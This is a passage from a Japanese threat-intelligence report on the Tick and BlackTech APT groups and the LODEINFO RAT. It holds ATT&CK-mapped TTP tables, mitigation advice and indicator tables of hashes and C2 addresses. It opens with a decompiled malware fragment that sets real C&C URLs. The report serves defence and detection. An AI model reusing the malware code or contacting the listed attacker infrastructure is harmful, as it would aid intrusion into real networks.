
```
SetErrorMode(2u);
v0 = _time64(0);
srand(v0);
strcpy((char *)&v2, "http://trems.rvenee.com/page/ http://contacts.rvenee.com/index/");
sub_100018E7(&v2);
sub_10008AE2();
sub_10008BBD(&v1);
```

図 25. C&C 文字列設定部（上 :LODEINFO RAT 下 : ANEL 5.1.1）

攻撃グループについて

昨年度活発な活動が観測された 2 つの攻撃グループについて、攻撃グループの概要と特徴を記載します。

Tick (Nian)



Tick 攻撃グループは、2019 年度はこれまでの攻撃ツールの新しいバージョンや亜種を使って攻撃活動を行っていたと思われます。Tick 攻撃グループの攻撃ツールには、cpycat や 9002 などがあります [19]。これらは最近でも観測されていますが、Ravirra や ABK といった頻繁に改良されるダウンローダとともに利用されています。Tick 攻撃グループは、日本と韓国を主な標的としていますが、政府や官公庁、防衛関連組織からのインテリジェンス収集だけでなく、最近は電気や化学といった民間の製造業も標的にしています。また、国内でユーザの多い資産管理ツールの脆弱性をついた 2017 年の攻撃が有名です [20]。

19 https://jp.ahnlab.com/global/upload/download/asecreport/PressAhn_Vol64.pdf
20 https://www.secureworks.jp/~/media/Files/JP/Reports/Secureworks-Bronze-Butler-Report.ashx

BlackTech (Huapi)

BlackTech (Huapi) 攻撃グループは、最初の 10 年間は台湾と台湾に関連した組織だけを標的にしていました。2017 年から日本も標的に加えています。日本と台湾の政府、防衛関連、製造業、教育、通信、メディアと様々な業種に攻撃を行っています。BlackTech 攻撃グループで特筆すべき点は、主にアンチウイルス製品の脆弱性を発見し、それを攻撃する事です。この能力によって、BlackTech 攻撃グループは、侵入した組織の感染拡大フェーズにおいて、ネットワークを掌握する事に長けていると思われます。

攻撃グループごとの TTPs（戦術、技術、手順）

攻撃グループごとの TTPs と標的組織を表で大まかに整理します。MITRE 社 ATT&CK に攻撃フレームワークの攻撃番号を記載しますので、利用している製品での検出有無などをご確認ください。

攻撃グループ	攻撃の TTPs	標的組織
Tick (Bronze Butler)	**マルウェアの配送の特徴：** メール添付ファイルに含まれる (EXE) **エクスプロイト：**N/A **利用するツール・マルウェア：** version RAT、down_new 等 **C&C 通信の特徴：** 正規ウェブサイトを改ざんして C&C サーバとして使用 **ATT&CK(弊社で多く観測し、確認が推奨される攻撃)：** Spearphishing Attachment T1193 なりすまし、侵害したメールアカウントから配送 Service Execution T1035 サービスとして起動 New Service T1050 サービス登録 Registry Run Keys / Startup Folder T1060 感染機器再起動後に自動実行されるようにレジストリ追加 Disabling Security Tools T1089 主にアンチウイルス製品の検索、プロセス停止 Binary Padding T1009 ドロップするファイルの肥大化 DLL Side-Loading T1073 DLL をロードする正規 EXE を合わせて設置 Remote File Copy T1105 RAT を使い、感染機器へファイルのダウンロード Commonly Used Port T1043 80, 443 を使用 Web Service T1102 正規ウェブサイトを改ざんして C&C サーバとして使用	化学、通信

攻撃グループ	攻撃の TTPs	標的組織
BlackTech	**マルウェアの配送の特徴：**N/A **エクスプロイト：** 通信機器をエクスプロイト **利用するツール・マルウェア：** TsCookie Linux, Bifrose Linux, WebShell **C&C 通信の特徴：** 過去に利用したドメインに別の IP アドレスを割り当てて再利用する事が多い **ATT&CK(弊社で多く観測し、確認が推奨される攻撃)：** Registry Run Keys / Startup Folder T1060 感染機器再起動後に自動実行されるようにレジストリ追加 Exploit Public-Facing Application T1190 公開サーバに Linux RAT を設置 Commonly Used Port T1043 80, 443 を使用 External Remote Services T1133 VPN などを攻撃して社内に侵入 Exfiltration Over Alternative Protocol T1048 Google クラウドを窃取データ保存先として使用することがある	リサーチ、半導体、 クリティカルインフラ、 IT サービス
LODEINFO	**マルウェアの配送の特徴：** メール添付ファイル (Office マクロ) **エクスプロイト：**N/A 利用するツール・マルウェア： LODEINFO **C&C 通信の特徴：** 固定の User-Agent (但し Windows10 の正規 Google Chrome と同じ) **ATT&CK：** Spearphishing Attachment T1193 スピアフィッシュメール、添付のマクロつき Office ファイル Registry Run Keys / Startup Folder T1060 感染機器再起動後に自動実行されるようにレジストリ追加 Rundll32 T1085 引数にマクロが書き込んだ DLL ファイルを指定して実行 Commonly Used Port T1043 80, 443 を使用	メディア、防衛

TTPs より考察する脅威の検出と緩和策

マルウェアの配送・侵入攻撃について

標的型攻撃の起点となるマルウェアの配送について、Tick 攻撃グループと LODEINFO RAT を使った攻撃で、スピアフィッシュメールの添付ファイルを利用する事が観測されています。Tick グループは、国内企業の海外拠点を標的に現地の言語（ 中国拠点のユーザを標的とした中国語 ）で作られたスピアフィッシュ攻撃が観測されています。侵害された正規アカウントから送信されたメールもあり、かつ海外ユーザという点で、標的業種として観測された化学や通信系組織などでは、海外拠点へも不審なメール添付のファイルを実行しないよう、ご注意頂ければと思います。昨年度は、標的型攻撃には分類されないものの、関係者を装ったマクロ付きのスピアフィッシュメールが送付される EMOTET の事案[21] が、活発に観測されました。国内企業では、海外拠点へも同様にこれらのメールが送付されている事もあり、昨今は標的型攻撃にかかわらず、海外拠点でもメールに添付されたマクロは実行しないよう、注意を徹底していく必要があると思われます。BlackTech 攻撃グループは、VPN 装置などのネットワーク機器の脆弱性をついた攻撃からの侵入、また Linux で動作する RAT が公開サーバで観測された事から、外部に公開した資産にもご注意頂ければと思います。VPN 装置は、昨今のテレワーク拡大に伴い、急に稼動させた資産なども忘れずに管理し、メーカーからの情報に従い、特にリモートコード実行（Remote Code Execution、RCE）などの危険な脆弱性に対するパッチは迅速に適用するようご注意ください。その他に公開サーバ (主に Linux) での脆弱性検査も行うようご注意ください。

インストールされる RAT、遠隔操作（C&C について）

Tick グループは、従来観測されていた ABK/Avenger/Ravirra ダウンローダではなく、リモートシェル機能のある version RAT や down_new ダウンローダを使っています。新しく観測されたダウンローダにも、セキュリティ製品を停止したり、ファイルサイズを肥大化させて検出を迂回する機能があり、更には特定の OS バージョンや正規ソフトウェアとの組み合わせでないと動作しないなどの特徴が見られています。また、新たに GitHub 上の公開ツールに RAT コードを追加した LODEINFO が観測されています。これら攻撃グループの使うマルウェアは、標的性が高く、上述のセキュリティ製品を直接停止する迂回機能や、正規コードに紛れ込ませるなどの工夫があり、検出がますます難しくなっていると言えるのではないでしょうか。一方で、これらの特徴自体がユニークであると言え、特にマルウェアが動作しているメモリ上では、これらの特徴をメモリから直接検出し、感染痕跡を診断する技術も発達しています。そのような技術を使って検出する事は、つぎに述べる EDR を使った監視とは異なり、現在の状態ですぐに侵害を特定・把握する事ができます。また、BlackTech 攻撃グループは、過去に使用したドメイン名を利用し、IP アドレスを変更して攻撃に使う特徴が見られるため、BlackTech 攻撃グループの過去のネットワークインディケータは引き続きブラックリストとして、プロキシ通信ログの照合などで活用する事が推奨されます。BlackTech 攻撃グループの検出を検討する上では、公開サーバなどの Linux にも、先に述べたメモリ検出技術を使った診断の活用や、普段からアンチウイルスや EDR をインストールし、マルウェアを検出できるように準備する必要があると思われます。

21 https://www.jpcert.or.jp/at/2019/at190044.html

侵入拡大・目的実行

現在のところ、知財を窃取する目的で RAT を使った標的型攻撃の単純な本質は、遠隔からコマンドを実行できるなんらかのプログラム (RAT) を動作させる事です。version RAT、LODEINFO、Bifrose で示したように遠隔から正規のコマンドを必ず実行してきます。この実行コマンドの記録を行えるのが、EDR にカテゴライズされるプロダクトの特徴です。エキスパートが EDR の実行ログをモニタリングする事で、正規コマンドの実行状態から遠隔操作を特定し、攻撃を遮断する事も可能です。前段の配送、インストール、C&C の TTPs が変更されても、遠隔操作でコマンド実行される点は変わらないため、EDR で記録するだけでなくエキスパートが監視することは有効な手段と考えています。この基盤を構築するためのオープンソースのツールもリリースされています[22]。

Tick グループの海外拠点への侵害を想定すると、海外拠点にも国内本社のセキュリティ基準で攻撃を検出できるよう準備を進めていく必要があると思われます。国内企業の海外拠点は、現地法人の M&A でグループ企業化した組織も多く見られ、現地で利用しているネットワークインフラや端末をそのまま、別の会社（ 本社 ）の内部ネットワークに接続するようなシステムが多いのではないでしょうか。また、従来の業務に支障がなければ、セキュリティ対策については、この後それほど踏み込まずに稼動している組織が多いのではないでしょうか。今回あえて脆弱な海外拠点を狙ってから、国内への侵入を図るような攻撃の意図も見え、標的型攻撃を想定する上では、海外拠点に対しても目を光らせておく必要があると思われます。侵入拡大のフェーズでは、国内側の EDR でリモートからのログインや NDR でネットワーク通信の可視化や監視を行う事で、海外拠点から内部ネットワークを使って国内拠点への侵入を早期に検出できる可能性があります。一方で、海外拠点のセキュリティレベル自体をあげていく必要もあり、推奨対策の提示や、前述のメモリ診断技術なども用いた侵害調査 (Compromised Assessment) を一度実施しておき、対策を加速させるなどのはたらきかけも有効かと思われます。しばしば、海外拠点においてランサムウェアなどマルウェア感染によるサービス停止が発生し、国内で実装している対策を急遽海外にも展開せざるを得ず、セキュリティレベルが一気に向上するケースが見られます。

22 http://www.jpcert.or.jp/magazine/acreport-SysmonSearch.html

検知のインディケータ

Tick/Bronze Butler

インディケータ	タイプ	備　考
ec052815b350fc5b5a3873add2b1e14e2c153cd78a4f3cc16d52075db3f47f49	SHA256	version RAT Compile Date (UTC) 2019-08-05 23:51:07 Architecture x86 Linker Version 10.0
e3624fdb484ae20c47f2e54bda914a12776c8e65b0fe0c6f23640452d37c1545	SHA256	version RAT Compile Date (UTC) 2019-08-04 20:26:17 Architecture x86 Linker Version 10.0
d2d5b3e48bb8ac413fffa230bf913283a7c1009981dec20e610f1020ee720fa6	SHA256	version RAT Compile Date (UTC) 2019-08-20 00:24:26 Architecture x86 Linker Version 10.0
80ffaea12a5ffb502d6ce110e251024e7ac517025bf95daa49e6ea6ddd0c7d5b	SHA256	down_new Compile Date (UTC) 2019-03-28 20:18:52 Architecture x86 Linker Version 10.0
2411d1810ac1a146a366b109e4c55afe9ef2a297afd04d38bc71589ce8d9aee3	SHA256	down_new Compile Date (UTC) 2019-03-27 05:19:22 Architecture x86 Linker Version 10.0

http://www.<redacted>.com/banner/acom/list.php	C2	version RAT
http://www.<redacted>.com/banner/acom/logo.jpg	C2	version RAT File Download
http://www.<redacted>.co.jp/old/keisokuki/	C2	version RAT
http://www.<redacted>.co.jp/old/keisokuki/logo.jpg	C2	version RAT File Download
http://www.<redacted>.com/data/	C2	version RAT
http://www.<redacted>.com/data/logo.jpg	C2	version RAT File Download
http://www.<redacted>.com/img/index.php	C2	down_new
http://www.<redacted>.com/img/color.png	C2	down_new File Download
http://www.<redacted>.com/img/home/index.php	C2	down_new
http://www.<redacted>.com/img/home/bang.png	C2	down_new File Downlaod
172.105.206[.]17	IP	Attacker’s IP at that time
211.104.160[.]121	IP	Attacker’s IP at that time
27.255.90[.]154	IP	Attacker’s IP at that time

BlackTech

インディケータ	タイプ	備　考
62840976ab695211447b47ea4555ae665c7039c74a3f2167d660a85283eae86b	SHA256	TsCookie Linux
3cad20318f36b020cf4d6b44320eb5a6dae0a78339a0fdc3a1fe5e280a8507f1	SHA256	Bifrose Linux
35f8dec25f11b8a1340d4a1e4c0bc55ed8d8560425d0d50ad6c002bc74f0fa6a	SHA256	WebShell (Perl)
256517140a3403998716d6fb3fce847438a542b2e5058e5a049598e638d10670	SHA256	Google API Updater
fortigatecloud[.]com	C2	TsCookie Linux
107.191.61[.]247:443	C2	Bifrose Linux

LODEINFO

インディケータ	タイプ	備　考
b50d83820a5704522fee59164d7bc69bea5c834ebd9be7fd8ad35b040910807f	SHA256	LODEINFO 2018-12-11 09:05:40 Architecture x86 Linker Version 14.16
34bee7ae08992e1320dc5c548d7731f7a9103c892e454b87716168c56cde310d	SHA256	LODEINFO 2017-01-01 08:00:06 Architecture x86 Linker Version 14.16
55034fbf3d77228dcb318fece91892a4ae80cb75f16ab2d2ac45c709c68d9a16	SHA256	LODEINFO RAT 2017-01-01 08:00:20 Architecture x86 Linker Version 14.16
162.244.32[.]148	C2	LODEINFO RAT
193.228.52[.]57	C2	LODEINFO RAT
45.67.231[.]169	C2	LODEINFO RAT

マクニカネットワークスは、数多くの海外企業と提携し、豊富な経験や研究により培ってきたインテリジェンスを元に、最適な最先端テクノロジーを提供をする技術商社です。ラインナップはセキュリティやネットワークインフラ、AI、DX など多岐にわたり、製品の導入から運用・サポートに至るまでの万全なサービスにより、官公庁や教育機関・一般企業など数多くのお客様への導入実績を誇ります。
最先端のセキュリティ商材を提供する中で独自の研究機関を有し、日本の企業に着弾したサイバー攻撃や対策をリサーチしています。

TEAMT5
Persistent Cyber Threat Hunters

TeamT5 は、世界有数のマルウェア分析チームであり、アジア太平洋圏におけるサイバースパイ活動に対するベストソリューションプロバイダーです。
サイバー脅威の監視、分析、追跡を行いクライアントのシステムとネットワークを攻撃から守るのを支援しています。
更に脅威インテリジェンス、分析レポート、APT 対策ソリューション、脅威分析、インシデントレスポンスサービスを提供しています。
メンバーは、数多くの世界的なセキュリティカンファレンスで研究成果を発表しています。

Black Hat, Kaspersky Security Analyst Summit, Syscan, Code Blue/AVTokyo, Troopers, Codegate, VXCON/DragonCon, Power of Community (Korea), Hack in the Box, FIRST, HITCON, etc.

マクニカネットワークス株式会社

本社　〒222-8562 横浜市港北区新横浜1-5-5
TEL.045-476-2010 FAX.045-476-2060

西日本営業所　〒530-0005 大阪市北区中之島2-3-33 大阪三井物産ビル 14階
TEL.06-6227-6916　FAX.06-6227-6917

第4版

2020年5月